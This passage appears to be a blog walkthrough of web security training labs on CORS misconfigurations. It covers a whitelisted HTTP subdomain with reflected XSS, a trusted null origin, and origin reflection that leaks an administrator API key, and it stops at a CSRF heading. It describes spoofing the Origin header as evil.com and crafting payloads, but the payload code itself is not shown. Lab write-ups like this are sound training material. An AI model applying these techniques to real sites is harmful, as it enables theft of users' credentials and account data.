Just like the last lab, the session cookie has SameSite=None and there is zero CSRF tokens or anything of the sort while querying for sensitive data on /accountDetails:

 But unlike the last two labs, the web application here controls which origins can get in quite strictly. It withstands parsing errors and the
 null check, which would prove exfiltrating victim’s data more difficult.
So naturally, we should probe other functionalities to find an attack surface. Notice the Check Stock add-on, is it rather odd that whenever we want to query stocks, it opens a window to an insecure HTTP subdomain?
 Plus, this possibly vulnerable subdomain is on the whitelist, maybe this is our attack surface:
 Upon closer inspection, to access stock level we do need to provide two necessary params
 productId and storeId. The site dictates the former must definitely be an integer, what if it isn’t?
 Rather than showing a generic error message, the web application on this subdomain reflects our wrong ID into the HTML. This smells of XSS vulnerabilities, let’s test this by adding a harmless
 h1 tag:
 Surprisingly this works! We can inject arbitrary HTML and the parser will honor it. Using all these information in mind, we can just paste our old payload into
 productId and it will run smooth as butter:
CORS vulnerability with trusted null origin | Apprentice
Similar to this lab, the session cookie still has SameSite=None and sensitive data is still stored at the /accountDetails endpoint. CORS may still be supported as the Access-Control-Allow-Credentials is set to True:


Let’s try manipulating the Origin header, for example say evil.com?
 The request is accepted? Yet there is no
 Access-Control-Allow-Origin header which means the origin is rejected? What does this mean? Turns out that CORS is enforced by the victim’s web browser, and not the server.
CORS vulnerability with basic origin reflection | Apprentice
Our goal is to obtain the API key of administrator, so first we have to see how it is returned in the response:
 The web application fetches the endpoint
 /accountDetails including the user’s credentials. It then queries for apiKey and reflects it in the HTML. This sounds interesting, let’s dive in for more!
 The backend returns with a clean JSON object containing our apikey and session cookie as well, this smells privacy issues. Not only that the web application responds with the
 Access-Control-Allow-Credentials header set to True, meaning CORS may be supported and credentials are included in requests for the same origins at least. Let’s try spoofing the Origin header and see what’s up:
 Surprisingly, the backend never bothers validating origin and just appends them blindly into the
 Access-Control-Allow-Origin header, not only that but we are also allowed to send credentials into our requests as well. This opens up opportunities for a CORS exploit on the /accountDetails endpoint, but we forgot to check whether the session cookie is Strict or not. Let’s try:
 Thankfully, the session cookie is set to None, and since our original request does not have CSRF tokens, we can craft the following payload:
CSRF
CSRF with broken Referer validation | Practitioner
